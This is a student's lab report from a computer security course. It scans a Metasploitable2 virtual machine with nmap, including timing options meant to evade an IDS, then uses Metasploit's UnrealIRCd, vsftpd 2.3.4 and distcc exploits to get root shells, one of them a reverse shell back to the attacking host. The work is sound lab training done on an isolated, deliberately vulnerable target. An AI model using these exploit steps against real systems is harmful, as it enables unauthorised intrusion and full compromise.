Computer Security lab4

Name: 黎诗龙

SID: 11811407

Part I

1

IP address of victim.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bc:68:34
          inet addr:192.168.150.130  Bcast:192.168.150.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febc:6834/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6758 (6.5 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

`nmap -T4 192.168.150.130`

```
root@kali-WSU:~# nmap -T4 192.168.150.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-10-12 07:22 EDT
Nmap scan report for 192.168.150.130
Host is up (0.0015s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:BC:68:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 20.80 seconds
```

2

Software version of the OS:

using the command `nmap -T4 -O 192.168.150.130`

```
root@kali-WSU:~# ^C
root@kali-WSU:~# nmap -T4 -O 192.168.150.130

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-10-12 07:27 EDT
Nmap scan report for 192.168.150.130
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:BC:68:34 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds
```

From the picture we see that

It is running on Linux 2.6.x

OS CPE: cpe:/o:linux:linux_kernel: 2.6

OS details: linux 2.6.9 - 2.6.33

The running services

mysql, postgresql, ftp, and etc.

Difference between -Ts

T1: sneaky

T1 may be useful for avoiding IDS alerts, but it will take an extraordinarily long time to scan. T1 waits 15 seconds between probes

T2: polite

It is less likely to crash hosts hosts or because they consider themselves to be polite in general. T2 waits 0.4 seconds between probes.

T3: normal

It is set as default mode to scan, and machine rarely crashes and bandwidth problems are rare. It includes parallelization.

Avoidance from IDS

Using `-T0` or `-T1`.

Part2

1


Attacks using metasploit framework


```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.150.130:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo gWjI02mfR1KQX8WS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "gWjI02mfR1KQX8WS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.150.128:4444 -> 192.168.150.130:56770) at 2020-10-12 08:08:23 -04
00

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Using Vsftpd v2.3.4 backdoor to attack

```
File  Edit  View  Search  Terminal  Help
                  ###################   ####
                  ##################  ####
                    ############      ##
                      #######        ###
                     ########        #####
                    ############    ######
                  ########      #########
                   #####        ########
                     ###        #########
                   ######      ############
                  ######################
                  # # ### # #   #   ##
                  ######################
                  ##   ##  ##     ##
                       http://metasploit.pro

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2015121501                   ]
+ -- --=[ 1517 exploits - 871 auxiliary - 256 post        ]
+ -- --=[ 436 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.150.130
RHOST => 192.168.150.130
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.150.128:55195 -> 192.168.150.130:6200) at 2020-10-12 08:36:59 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Armitage


Applications
Places
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.150.130
Console X
Scan X
msf auxiliary(mysql_version) > set RHOSTS 192.168.150.130
RHOSTS => 192.168.150.130
msf auxiliary(mysql_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.150.130:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 192.168.150.130
RHOSTS => 192.168.150.130
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.150.130:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Scan complete in 56.463s
msf auxiliary(postgres_version) >


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.150.130
Console X Scan X exploit X Shell 1 X
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
[-] The value specified for PAYLOAD is not valid.
msf exploit(vsftpd_234_backdoor) > set LHOST 192.168.150.128
LHOST => 192.168.150.128
msf exploit(vsftpd_234_backdoor) > set LPORT 7382
LPORT => 7382
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.150.130
RHOST => 192.168.150.130
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.150.128:39876 -> 192.168.150.130:6200) at 2020-10-12 09:57:29 -0400
msf exploit(vsftpd_234_backdoor) >


Applications Places
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.150.130
Console X Scan X exploit X Shell 1 X
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

2


Because assigning an internal IP address can protect the Metasploitable2-Linux from attacks from other machines (in the public) besides us.


If we assign a public IP to it, it will be exposed to the public. And other hacker can hack it through this public IP, and it may cause danger to the whole internal Internet, including other devices in the same internal Internet.

3

msfconsole

In this part I use `distcc_exec` vulnerability.







Here I have succeeded `touch lishilong` into `/tmp`

